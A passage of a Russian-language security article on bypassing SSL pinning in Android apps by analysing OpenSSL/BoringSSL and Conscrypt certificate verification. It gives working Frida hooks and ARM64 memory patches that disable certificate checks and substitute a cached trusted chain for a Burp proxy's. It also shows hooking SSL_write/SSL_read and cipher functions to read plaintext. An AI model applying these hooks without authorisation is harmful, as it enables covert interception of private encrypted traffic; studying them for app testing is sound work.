SSL_set_options
SSL_clear_options
SSL_set_cipher_list
SSL_clear_options
SSL_set_tlsext_host_name
SSL_set_mode
SSL_set_fd
SSL_get_ex_data
SSL_do_handshake // рукопожатие
...
```

Полный стек вызовов получился внушительным. Зато он полностью покрывает одиночный запрос HTTPS из OkHttp. Сейчас с включенным прокси-снифером приложение вылетает с ошибкой:

```
javax.net.ssl.SSLHandshakeException: java.security.cert.CertPa
thValidatorException: Trust anchor for certification path not found.
```

Что не удивительно. На полученном фрагменте стека мы видим, что какие-то шаги классического клиента были пройдены, а какие-то — нет. Но самое главное, что до хендшейка не было загрузки доверенных сертификатов! А как известно, без этого успешного исхода хендшейка не добиться.

Откуда же имплементация OpenSSL в Android (libssl) берет свои сертификаты? Ответ на этот вопрос кроется в функциях обратного вызова. OpenSSL позволяет клиенту (пользователю функционалом) переопределить поведение почти на каждом этапе безопасного соединения. Для этого OpenSSL предлагает ряд функций, которые можно использовать для установки своих колбэков на разных этапах.

Одна из таких функций — `SSL_CTX_set_cert_verify_callback`, которая засветилась в стеке вызовов. Если верить документации, то сделать этот колбэк сможет очень многое. По сути, он целиком делегирует приложению процедуру проверки подлинности сертификата сервера. Если отследить колбэк, то это, возможно, даст ответы на вопросы об источнике доверенных сертификатов в Android.


Настал момент воспользоваться преимуществом открытых исходников OpenSSL и посмотреть на функцию `SSL_CTX_set_cert_verify_callback` изнутри. Поиск по коду OpenSSL на GitHub быстро выведет нас к файлу ssl_lib.c:

```
...
void SSL_CTX_set_cert_verify_callback(SSL_CTX *ctx, int (*cb) (X509_S
TORE_CTX *, void *),void *arg)
{
  ctx->app_verify_callback = cb;
  ctx->app_verify_arg = arg;
}
...
```

Функция не делает ничего интересного — всего лишь инициализирует поля структуры `SSL_CTX`: устанавливается адрес на функцию обратного вызова и адрес на аргумент, который этой функции будет передан.

По логике, если поля где-то инициализируются, то где-то они должны и использоваться. Попробуем поискать, где используется колбэк-функция, которая в других частях проекта представлена в коде полем `app_verify_callback`. Поиск выведет нас к единственному месту — ssl_cert.c:

```
...
if (s->ctx->app_verify_callback != NULL)
  i = s->ctx->app_verify_callback(ctx, s->ctx->app_verify_arg);
else
  i = X509_verify_cert(ctx);
...
```



Ищем места использования делегата по проверке сертификата в OpenSSL

Место использования делегата в OpenSSL — это часть функции `ssl_verify_cert_chain`. Точно такое же место можно обнаружить в BoringSSL (который и входит в Android в виде libssl) в коде функции `ssl_crypto_x509_session_verify_cert_chain`.

Что же в этом коде интересного? Здесь (и только здесь) передается управление пользовательской колбэк-функции. Но самое главное: стало ясно, что при отсутствии таковой (например, если не было явного вызова `SSL_CTX_set_cert_verify_callback`) управление передается стандартной функции верификации из OpenSSL, она называется `X509_verify_cert`.

Давай теперь посмотрим, какой именно код получит управление в том случае, если в результате работы клиента OkHttp будет установлен колбэк. Нам в этом поможет любой отладчик — например тот, что встроен в IDA Pro.



Callback в Android, получающий управление при проверке сертификата сервера

Колбэк находится в библиотеке `libjavacrypto`. Это, как потом выяснилось, воплощение Java Security Provider (JCP) для Android под названием Conscrypt с имплементацией Java Cryptography Extension (JCE). Приятная новость, ведь буквы OSP в AOSP обозначают Open Source Project!

Продолжение статьи →

УНИВЕРСАЛЬНЫЙ ПЕРЕХВАТ

КАК ОБОЙТИ SSLPINNING РАЗ И НАВСЕГДА И ЧИТАТЬ ТРАФИК ЛЮБОГО ПРИЛОЖЕНИЯ

Определяем источники сертификатов

Так же, как и в случае с OpenSSL, поищем исходники Conscrypt в AOSP и место, похожее по структуре на то, которое нам удалось найти с помощью встроенного отладчика. Таким местом оказывается функция `cert_verify_callback` в файле native_crypto.cc.

Посмотри, насколько структура этой функции похожа на псевдокод, сгенерированный плагином Hex-Rays:

```
static ssl_verify_result_t cert_verify_callback(SSL* ssl, CONSCR
YPT_UNUSED uint8_t* out_alert) {
  AppData* appData = toAppData(ssl);
  JNIEnv* env = appData->env;
  if (env == nullptr) {
    return ssl_verify_invalid;
  }
  ScopedLocalRef<jobjectArray> array(env, CryptoBuffersToObjectArray(
env, SSL_get0_peer_certificates(ssl)));
  if (array.get() == nullptr) {
    return ssl_verify_invalid;
  }
  jobject sslHandshakeCallbacks = appData->sslHandshakeCallbacks;
  jclass cls = env->GetObjectClass(sslHandshakeCallbacks);
  jmethodID methodID = env->GetMethodID(cls, "verifyCertificateChain"
, "([[BLjava/lang/String;)V");
  const SSL_CIPHER* cipher = SSL_get_pending_cipher(ssl);
  const char* authMethod = SSL_CIPHER_get_kx_name(cipher);
  jstring authMethodString = env->NewStringUTF(authMethod);
  env->CallVoidMethod(sslHandshakeCallbacks, methodID, array.get(),
authMethodString);
  env->DeleteLocalRef(authMethodString);
  ssl_verify_result_t result = env->ExceptionCheck() ? ssl_ve
rify_invalid : ssl_verify_ok;
  return result;
}
```

Что делает найденная нативная функция? Она, получив ссылку на объект SSL, олицетворяющий экземпляр безопасного соединения, получает через него цепочку сертификатов сервера и передает ее в Java-метод с кричащим названием `verifyCertificateChain`.

Если этот метод в процессе своей работы не бросает исключения, то результат верификации после передачи управления колбэку (`result`) будет успешным (`ssl_verify_ok`). У метода `verifyCertificateChain` в свою очередь есть ряд реализаций в Conscrypt, и все они очень-очень похожи:

```
public void verifyCertificateChain(byte[][] certChain, String authMe
thod) throws CertificateException {
  try {
    if (certChain == null || certChain.length == 0) {
      throw new CertificateException("Peer sent no certificate");
    }
    X509Certificate[] peerCertChain = SSLUtils.decodeX509Certi
ficateChain(certChain);

    X509TrustManager x509tm = sslParameters.getX509TrustManager();
    if (x509tm == null) {
      throw new CertificateException("No X.509 TrustManager");
    }

    activeSession.onPeerCertificatesReceived(getPeerHost(), getPee
rPort(), peerCertChain);

    if (getUseClientMode()) {
      Platform.checkServerTrusted(x509tm, peerCertChain, authMethod,
this);
    } else {
      String authType = peerCertChain[0].getPublicKey().getAlgorithm
();
      Platform.checkClientTrusted(x509tm, peerCertChain, authType,
this);
    }
  } catch (CertificateException e) {
    throw e;
  } catch (Exception e) {
    throw new CertificateException(e);
  }
}
```

Важнее всего то, что мы наконец-то нашли источник доверенных сертификатов в Android. Как видно, проверка цепочки сертификатов основана на экземпляре класса `X509TrustManager`. По умолчанию используется дефолтный TrustManager. Источники его доверенных сертификатов было достаточно просто отследить уже на уровне Java. В конечном счете мы придем к классу TrustedCertificateStore, где содержится логика инициализации источников доверенных сертификатов:

```
...
String ANDROID_ROOT = System.getenv("ANDROID_ROOT");
String ANDROID_DATA = System.getenv("ANDROID_DATA");
CA_CERTS_DIR_SYSTEM = new File(ANDROID_ROOT + "/etc/security/cacerts"
);
CA_CERTS_DIR_ADDED = new File(ANDROID_DATA + "/misc/keychain/
cacerts-added");
CA_CERTS_DIR_DELETED = new File(ANDROID_DATA + "/misc/keychain/
cacerts-removed");
...
```

Получается, что загрузка доверенных сертификатов не производится непосредственно в OpenSSL. Вместо этого всю рутину по проверке цепочки сертификатов берет на себя функция обратного вызова из Java. Ее во время работы по умолчанию использует тот TrustManager, который загружает сертификаты из системных папок.

Теперь мы точно знаем об источнике доверенных сертификатов, которые OpenSSL получает при использовании клиента OkHttp. А также обо всей цепочке вызовов, происходящих в ходе установки безопасного соединения в реальной среде, эксплуатирующей OpenSSL, — Android.

HTTPS КАК СРЕДСТВО ЗАЩИТЫ ОТ ПОЛЬЗОВАТЕЛЯ

Подавляющее большинство «классических» клиентов HTTPS использует системное хранилище сертификатов. Главный недостаток такого подхода — в полном доверии сертификатам из папки устройства. Это значит, что какие бы сертификаты ни находились в хранилище у пользователя, они пройдут проверку подлинности, и соединение будет успешно установлено. Таким сертификатом может быть сертификат прокси-сервера, что приведет классическую схему к несколько другому виду: она будет с «двойным рукопожатием».




Схема установки SSL-соединения через «доверенный» прокси-сервер

По идее, для защиты от MITM пользователь должен самостоятельно заботиться о содержимом своих системных хранилищ. Но что, если он сам пожелает посмотреть, чем приложение обменивается с сервером? Здесь на помощь приходит технология SSLPinning.

Суть «пининга» донельзя простая: вместо того, чтобы доверять системным сертификатам из хранилища устройства, доверие гарантируется только одному сертификату — сертификату сервера, с которым происходит обмен данными.

Механизм такого доверия предполагает, что часть информации о сертификате сервера понадобится зашить в код проверки. Обычно это хеш SHA-сертификата, именуемый «пином». В нашем тестовом приложении использовался хеш SHA-256, который передается при инициализации OkHttp.

Есть ряд популярных подходов к реализации SSLPinning в приложениях. Один из них, как мы знаем, реализуется библиотекой OkHttp. Для большинства этих способов есть контрприемы: в виде скриптов Frida, системных модулей или, на худой конец, просто описаний алгоритмов обхода.

Однако проблема состоит в том, что разработчики могут делать свои подходы к защите от пользователя. Помешают здесь разве что лень и нежелание разбираться в OpenSSL. Каждый раз с нуля начинать обход — неблагодарное занятие. Как можно упростить себе жизнь?

ОБХОДИМ SSLPINNING

Настало время использовать полученные нами сведения о работе OpenSSL и приготовить универсальный способ перехвата трафика HTTPS в любых приложениях, где сетевое взаимодействие основано на OpenSSL.

Способ первый: глушим проверки OpenSSL

Первый метод, претендующий на звание универсального, будет основан на только что исследованном нами алгоритме взаимодействия с библиотекой OpenSSL — с помощью функций обратного вызова. Мы можем с уверенностью предположить, что их использование — это самый простой способ обратиться к OpenSSL.

Нам уже известен «толстый» callback, который пользователь устанавливает для переопределения процедуры проверки цепочки сертификатов. За это отвечает функция `SSL_CTX_set_cert_verify_callback`, а используется этот колбэк в `ssl_verify_cert_chain` следующим образом:

```
if (s->ctx->app_verify_callback != NULL)
  i = s->ctx->app_verify_callback(ctx, s->ctx->app_verify_arg);
else
  i = X509_verify_cert(ctx);
```

Как мы это можем использовать? Самым правильным вариантом будет «глушение» пользовательского колбэка. Для этого достаточно нарушить условие `s->ctx->app_verify_callback != NULL`, то есть сделать так, чтобы `app_verify_callback` был `NULL`. Чтобы это произошло, нужно отменить эффект вызова `SSL_CTX_set_cert_verify_callback`, причем желательно внутри самой функции.

Для проверки этой теории легче всего будет модифицировать копии библиотеки напрямую в памяти работающего процесса, чтобы изменения влияли только на него. Самый удобный из инструментов, которые позволяют такое сделать, — это, пожалуй, Frida. Вот как с ее помощью будет уничтожен колбэк (затираем первый аргумент нулем):

```
if(e.name == "SSL_CTX_set_cert_verify_callback"){
  Interceptor.attach(e.address, {
    // 0x0 == NULLptr
    onEnter: function(args){ args[1] = ptr("0x0") },
    onLeave: function(retval){}
  });
}
```

Далее остается решить, что делать с частью `else`. Когда происходит вызов `X509_verify_cert`, управление передается в x509_vfy.c. Функция производит много действий, часть из которых полагается на то, что OpenSSL будет проинициализирован хранилищем сертификатов.

Весь список проверок нам просто так не пройти, поэтому легче будет заглушить и эту функцию. Секция `else` в ассемблерном эквиваленте libssl (x64) представляет следующее:

```
.text:00000000000291C4   MOV    X0, SP
.text:00000000000291C8   BL     .X509_verify_cert
```

Здесь же выясняется, что успешное с точки зрения проверки цепочки сертификатов возвращаемое значение `X509_verify_cert` — это 1 (true). В ARM возврат значения происходит через регистры R0-R3. В нашем же случае все сводится к регистру R0, поскольку тип возвращаемого значения прост. Попробуем перезаписать этот код имитацией успешной отработки `X509_verify_cert` (заодно не забываем и про устранение аргумента функции):

```
.text:00000000000291C4   MOV    X0, #1
.text:00000000000291C8   MOV    X0, #1
```


Для реализации этого нужно напрямую записать в память 8 байт машинного кода (два раза по 4 байта, поскольку 4 байта — фиксированный размер инструкции в ARM). Конвертацию в машкод произведем с помощью rasm из пакета утилит radare2:

```
$ rasm2 -a arm -b 64 'MOV X0, 0x1'
200080d2
```

Прибегаем к Frida для завершения операции глушения:

```
Memory.protect(libsslx64Module.base.add(0x291C4), 8, 'rwx');
Memory.writeByteArray(libsslx64Module.base.add(0x291C4), [0x20,0x00,
0x80,0xd2,0x20,0x00,0x80,0xd2])
```

И в итоге добиваемся успешного прохождения всех низкоуровневых проверок в `ssl_verify_cert_chain` (их глушения). Два наших действия в результате привели к тому, что теперь у нас есть возможность подслушивать HTTPS, работающий в «штатном» режиме (без защиты SSLPinning) и без импорта сертификатов из системного хранилища. Нажатие на первую кнопку тестового приложения теперь приводит не к исключительной ситуации `SSLHandshakeException`, а к тому, что ты видишь на картинке.



Пара простых операций на нижнем уровне OpenSSL дала определенные плоды

Однако при нажатии на вторую кнопку тестового приложения («Do Https with pin!») перехватывать трафик пока все еще не получается, что наводит на мысль о дополнительных проверках. Давай же узнаем, что это за проверки!



Какая-то часть приложения нам все еще не доверяет

Поиск места дополнительной проверки сертификатов

Если продолжить дампить стек вызовов функций OpenSSL после нажатия на кнопку приложения, то можно понять, что на уровне libssl все проверки прошли успешно. Это спровоцировало дальнейшую последовательность действий:

```
...
SSL_do_handshake
SSL_is_dtls
SSL_get_session
SSL_in_init
SSL_SESSION_dup
SSL_SESSION_free
SSL_get_ex_data
SSL_SESSION_free
SSL_get1_session
SSL_in_init
SSL_get_certificate
SSL_get_peer_full_cert_chain
...
```

Особенно интересны последние два вызова. После успешно подделанного рукопожатия нечто пытается получить отправленную сервером цепочку сертификатов... и получает. Это значит, что чем бы ни было нечто, оно может перепроверить результат отработки нативной функции OpenSSL, которую мы только что прооперировали.

Выходит, OpenSSL хранит полученные от сервера сертификаты и может отдать их по первому требованию на любом этапе безопасного соединения. Это не подходит нам, ведь суть SSLPinning и заключается в пристальной проверке сертификата, поэтому попробуем выяснить, как это побороть. Для начала посмотрим на исходник `SSL_get_peer_full_cert_chain`:

```
STACK_OF(X509) *SSL_get_peer_full_cert_chain(const SSL *ssl) {
  check_ssl_x509_method(ssl);
  SSL_SESSION *session = SSL_get_session(ssl);
  if (session == NULL) {
    return NULL;
  }
  return session->x509_chain;
}
```

Функция возвращает ссылку на кастомный тип данных — `STACK_OF(X509)`. OpenSSL использует Stack API для удобного взаимодействия с коллекциями объектов. Цепочка сертификатов является, по сути, стеком. Если посмотреть представление этой структуры данных в памяти, то можно обнаружить, что указатель на стек сертификатов находится во втором поле этой структуры (размер указателя составляет 8 байт):

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  02 00 00 00 00 00 00 00 80 55 cb 54 7f 00 00 00  ........U.T....
00000010  00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ...............
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
```

По указателю друг за другом хранятся ссылки на экземпляры структуры `X509` (в цепочке два сертификата):

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  00 fe fd 57 7f 00 00 00 00 b1 f8 57 7f 00 00 00  ...W.......W....
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
```

Получается, для того чтобы окончательно заглушить OpenSSL, нужно каким-то образом подменить получаемую цепочку сертификатов на ту, что ожидает приложение. А для этого надо детально изучить структуру `X509` и воссоздать заполненный ее экземплярами стек с доверенными сертификатами в памяти работающего процесса.

Однако в ходе исследования я нашел одну интересную особенность работы OpenSSL, которая позволяет существенно упростить подделку цепочки. Дело в том, что после установки и закрытия соединения структура данных `STACK_OF(X509)` не удаляется из памяти (память не очищается, хотя ссылки на нее могут и исчезнуть). Это позволяет заново использовать ее в последующих соединениях, пока занятая ранее память не будет выделена под что-то еще.

Заново использовать память мы будем следующим образом. Первое соединение по HTTPS будет установлено без прокси-сниффера, а последующие — через него. Это позволит получить валидную цепочку сертификатов при первом соединении, запомнить ссылку на нее и затем возвращать эту ссылку во всех последующих соединениях.

Важно отметить, что вся низкоуровневая рутина по генерации сессионных ключей для шифрования трафика (симметричным шифром) будет происходить где-то в недрах OpenSSL. Там будет присутствовать настоящий сертификат, полученный от прокси, а вот на уровне выше — там, где происходит дополнительная проверка сертификата, — будет уже поддельная доверенная цепочка.

Устранение «лишних» перепроверок сертификата

В недрах OpenSSL функция `SSL_get_peer_full_cert_chain` не используется, поэтому можно безопасно заняться ее модификацией. Для проведения такой модификации нужно будет следить за тем, какую цепочку возвращает функция, а это возможно только с помощью чтения полей структур `X509`. Структура выглядит следующим образом:

```
struct x509_st
{
  X509_CINF *cert_info;
  X509_ALGOR *sig_alg;
  ASN1_BIT_STRING *signature;
  CRYPTO_refcount_t references;
  char *name;
  CRYPTO_EX_DATA ex_data;
  ...
} /* X509 */;
```


Наиболее простое и интересное поле, по которому можно было бы отличать плохие цепочки сертификатов от хороших, — это `name`. Здесь хранится текстовый идентификатор сертификата. Вот, например, что содержит это поле в первом сертификате из цепочки при двух разных сценариях в момент обращения к google.com:

```
// При активном прокси Burp Suite
/C=PortSwigger/O=PortSwigger/OU=PortSwigger CA/CN=google.com
// Без прокси
/C=US/ST=California/L=Mountain View/O=Google LLC/CN=*.google.com
```

Теперь у нас достаточно информации, чтобы реализовать задуманное. Снова обращаемся за помощью к фреймворку Frida для модификации памяти. Следующий фрагмент описывает завершающий пазл глушения OpenSSL:

```
// указатель на запомненную «хорошую» цепочку
VALID_CERT_CHAIN = 0;
if(e.name == "SSL_get_peer_full_cert_chain"){
  Interceptor.attach(e.address, {
    onEnter: function(args){},
    onLeave: function(retval){
      // ссылка на стек структур X509
      var stackDataPtr = Memory.readPointer(retval.add(8))
      // ссылка на первый в стеке сертификат X509
      var firstX509StructPtr = Memory.readPointer(stackDataPtr.add(0)
)
      // ссылка на поле name первого сертификата — пятое поле в
структуре
      var firstX509Struct_fieldNamePtr = Memory.readPointer(firstX
509StructPtr.add(8*4));
      // значение поля name первого сертификата
      var firstX509Struct_fieldName = Memory.readCString(firstX
509Struct_fieldNamePtr)
      // открываем путь для Burp Suite!
      if(firstX509Struct_fieldName.indexOf("PortSwigger") > -1 &&
VALID_CERT_CHAIN != 0){
        retval.replace(VALID_CERT_CHAIN)
      }
      else{
        VALID_CERT_CHAIN = ptr(retval.toString())
      }
    }
  });
}
```

Результат не заставляет себя долго ждать: выполняем первый запрос и включаем Burp. Весь остальной трафик теперь совершенно беспрепятственно будет проходить перед нашими глазами.



SSLPinning bypassed!

INFO

Интересно, что SSLPinning на уровне введенного в Android 7 Network security configuration легко обходится и без подмены цепочки сертификатов – достаточно заглушить callback.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

УНИВЕРСАЛЬНЫЙ ПЕРЕХВАТ

КАК ОБОЙТИ SSLPINNING РАЗ И НАВСЕГДА И ЧИТАТЬ ТРАФИК ЛЮБОГО ПРИЛОЖЕНИЯ

Способ второй: игнорируем проверки OpenSSL

Если немного подумать над способами универсального обхода, возникает логичный вопрос: а нужно ли вообще обходить SSLPinning? Очевидно, что без вмешательства в процесс хендшейка при установке соединения все последующие передачи полезной нагрузки будут происходить без каких-либо проверок: данные просто будут литься в сокет SSL.

Конечно, данные эти будут зашифрованы, но в OpenSSL должно быть такое место, где можно однозначно отследить превращение незашифрованных данных в зашифрованные. Попробуем подслушать трафик без прокси-сниффера.

Забираем полезные данные до отправки

Продолжим дальше изучать пример демонстрационного клиента TLS, взятого в wiki.openssl. Замечаем, что после успешного рукопожатия с сервером клиент начинает отправку полезных данных:

```
...
BIO_puts(web, "GET " HOST_RESOURCE " HTTP/1.1\r\n"
              "Host: " HOST_NAME "\r\n"
              "Connection: close\r\n\r\n");
BIO_puts(out, "\n");
...
```

Функция `BIO_puts` в какой-то степени говорит сама за себя. Но все не так просто, как кажется. Это своего рода абстракция OpenSSL над I/O. Если немного погуглить, то выясняется, что таких функций целая группа, синонимичная функциям на C. Одна из них — `BIO_write`, она выполняет в целом то же, что и `BIO_puts`. Кроме функций абстракции BIO в OpenSSL есть и другие функции для выполнения I/O. Самые интересные для нас — это пара `SSL_write`/`SSL_read`.

Возникает вопрос: зачем в OpenSSL столько разных функций? Оказывается, две эти группы дополняют друг друга: OpenSSL оперирует буферами байтов, которые перед попаданием в сокет на клиенте должны шифроваться, а до того они помещаются в специальный буфер. Операция сохранения байтов в этот специальный буфер производится с помощью `SSL_write`, а операция превращения их в шифрованный буфер — с помощью `BIO_read`.

Для операции чтения ситуация симметричная: прочитанные с сокета байты записываются в специальный буфер с помощью `BIO_write`, после чего можно получить открытый текст с помощью `SSL_read`. Таким образом, открытый текст мы можем получать на входе `SSL_write` при чтении исходящего трафика и на выходе `SSL_read` для входящего трафика. Вот говорящие сигнатуры `SSL_write` и `SSL_read`:

```
int SSL_write(SSL *ssl, const void *buf, int num)
int SSL_read(SSL *ssl, void *buf, int num)
```

А вот пример снятия трафика в `SSL_write` после успешного хендшейка с google.com (по бинарному HTTP/2) под защитой SSLPinning:

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  50 52 49 20 2a 20 48 54 54 50 2f 32 2e 30 0d 0a  PRI * HTTP/2.0..
00000010  0d 0a 53 4d 0d 0a 0d 0a 00 00 00 00 00 00 00 00  ..SM............
00000020  00 00 06 04 00 00 00 00 00 00 04 01 00 00 00     ...............
```

И ответ из `SSL_read`:

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  00 00 00 00 01 00 00 00 03 3c 48 54 4d 4c 3e 3c  .........<HTML><
00000010  48 45 41 44 3e 3c 6d 65 74 61 20 68 74 74 70 2d  HEAD><meta http-
00000020  65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74  equiv="content-t
00000030  79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65  ype" content="te
00000040  78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d  xt/html;charset=
00000050  75 74 66 2d 38 22 3e 0a 3c 54 49 54 4c 45 3e 33  utf-8">.<TITLE>3
00000060  30 31 20 4d 6f 76 65 64 3c 2f 54 49 54 4c 45 3e  01 MovedTITLE>
00000070  3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48  HEAD><BODY>.<H
00000080  31 3e 33 30 31 20 4d 6f 76 65 64 3c 2f 48 31 3e  1>301 MovedH1>
00000090  0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61  .The document ha
000000a0  73 20 6d 6f 76 65 64 0a 3c 41 20 48 52 45 46 3d  s moved.<A HREF=
000000b0  22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f  "https://www.goo
000000c0  67 6c 65 2e 63 6f 6d 2f 22 3e 68 65 72 65 3c 2f  gle.com/">here</
000000d0  41 3e 2e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54  A>...BODY>HT
000000e0  4d 4c 3e 0d 0a 00 00 00 00 00 00 00 00 00 00 00  ML>............
```


Получать дамп именно здесь удобно еще и потому, что мы можем разделить весь трафик между параллельными соединениями. Сделать это можно с помощью первого параметра, который есть в обеих функциях, — указателя на соединение. А различать, например, само значение указателя.

Забираем полезные данные до шифрования

На практике часто оказывается, что разработчики, зашивая в свои приложения OpenSSL в том или ином виде (как правило, путем статической компиляции либо путем переноса части исходников из проекта OpenSSL), не полагаются на `SSL_write`. Это вызвано тем, что `SSL_write` реализует целый пласт вспомогательной логики, которую нередко переопределяют при кастомной имплементации сетевого стека.

Это приводит к тому, что в собранных приложениях присутствует семейство функций I/O из OpenSSL, но используются они по минимуму — либо не используются вовсе. Но есть и приятная новость: если разработчики, внедряющие в свои проекты OpenSSL, частенько и избегают прямого использования сетевой логики в виде `SSL_write`, то без криптографической составляющей OpenSSL обойтись уже сложнее. Как минимум потому, что алгоритмы шифрования остаются неизменными даже при имплементации собственного сетевого стека. Разработка же собственного криптографического алгоритма чревата появлением дополнительного источника ошибок.

По ряду причин весь OpenSSL разделен на две большие части: уже рассмотренная libssl, где реализована рутина для протоколов SSL/TLS, и libcrypto — с криптографическими алгоритмами. Первая зависит от второй, а вот вторая библиотека полностью автономна. Если заглянуть в таблицу символов not-stripped-версии libcrypto, то можно увидеть много интересного.



Внутренности криптографической составляющей OpenSSL

Библиотека предоставляет доступ к огромному числу криптографических функций. Нас в первую очередь интересуют алгоритмы симметричного блочного шифрования. У протокола TLS есть одна неочевидная особенность: асимметричная криптография работает только на этапе выработки общего ключа между клиентом и сервером. Дальше этот ключ будет использоваться для шифрования полезной нагрузки одним из симметричных шифров.

Алгоритм для симметричного шифрования и метод выработки общего ключа определяется на этапе хендшейка: сервер и клиент обмениваются друг с другом наборами криптографических возможностей, которые они поддерживают. Такие наборы называются CipherSuites. Они бывают разными, ознакомиться с их вариантами можно в официальной документации OpenSSL.

> **INFO**
>
> Узнать о выбранном CipherSuite всегда можно путем перехвата пакетов TCP, например с помощью Wireshark. Однако иногда встречаются экзотические шифронаборы, которые не удается определять в автоматическом режиме. Тут поможет таблица их кодов.

Зачем нам знать о CipherSuites? Дело в том, что от выбранного набора зависит диапазон используемых функций libcrypto.

Например, если сервер и клиент договорились (последнее слово тут за сервером) использовать для шифрования AES в режиме CBC, то в названиях функций из libcrypto обязательно будут буквы `aes` и `cbc`. На практике наиболее часто встречается шифронабор AES в режиме GCM с длиной ключа в 128 бит (`TLS_RSA_WITH_AES_128_GCM_SHA256`), за работу которого в libcrypto отвечает такая связка:

```
int CRYPTO_gcm128_encrypt_ctr32(GCM128_CONTEXT *ctx,
  const void *key, const uint8_t *in, uint8_t *out, size_t len,
  ctr128_f stream);
int CRYPTO_gcm128_decrypt_ctr32(GCM128_CONTEXT *ctx,
  const void *key, const uint8_t *in, uint8_t *out, size_t len,
  ctr128_f stream);
```

Перехват буфера `in` в первом случае и `out` во втором позволит получить то же содержимое, что мы перехватили при стандартном использовании OpenSSL — с помощью `SSL_write` и `SSL_read`. Главная причина здесь в том, что с момента, как буфер попал в `SSL_write`/`SSL_read`, он никак не меняется до шифрования или дешифровки в `BIO_read`/`BIO_write`.

Во многих других шифронаборах при симметричном шифровании внутри libcrypto используется высокоуровневый интерфейс криптографических функций OpenSSL — EVP (EnVeloPe). Через него можно получать доступ к криптографии, абстрагируясь от конкретного алгоритма и режима его функционирования. При таком сценарии, вероятнее всего, будут сделаны вызовы `EVP_DecryptUpdate`/`EVP_EncryptUpdate`. Их перехват приведет к аналогичному результату:

```
int EVP_EncryptUpdate(EVP_CIPHER_CTX *ctx, unsigned char *out,
  int *outl, const unsigned char *in, int inl);
int EVP_DecryptUpdate(EVP_CIPHER_CTX *ctx, unsigned char *out,
  int *outl, const unsigned char *in, int inl);
```

ГДЕ УНИВЕРСАЛЬНОСТЬ?

Теперь мы знаем принципы работы OpenSSL и можем пользоваться тем, что тысячи разработчиков по всему миру не стесняются зашивать части этой библиотеки в свои проекты. А значит, наши возможности по обходу SSLPinning существенно расширяются! Самое сложное теперь — это успешно идентифицировать нужные кусочки OpenSSL в чужих программах.

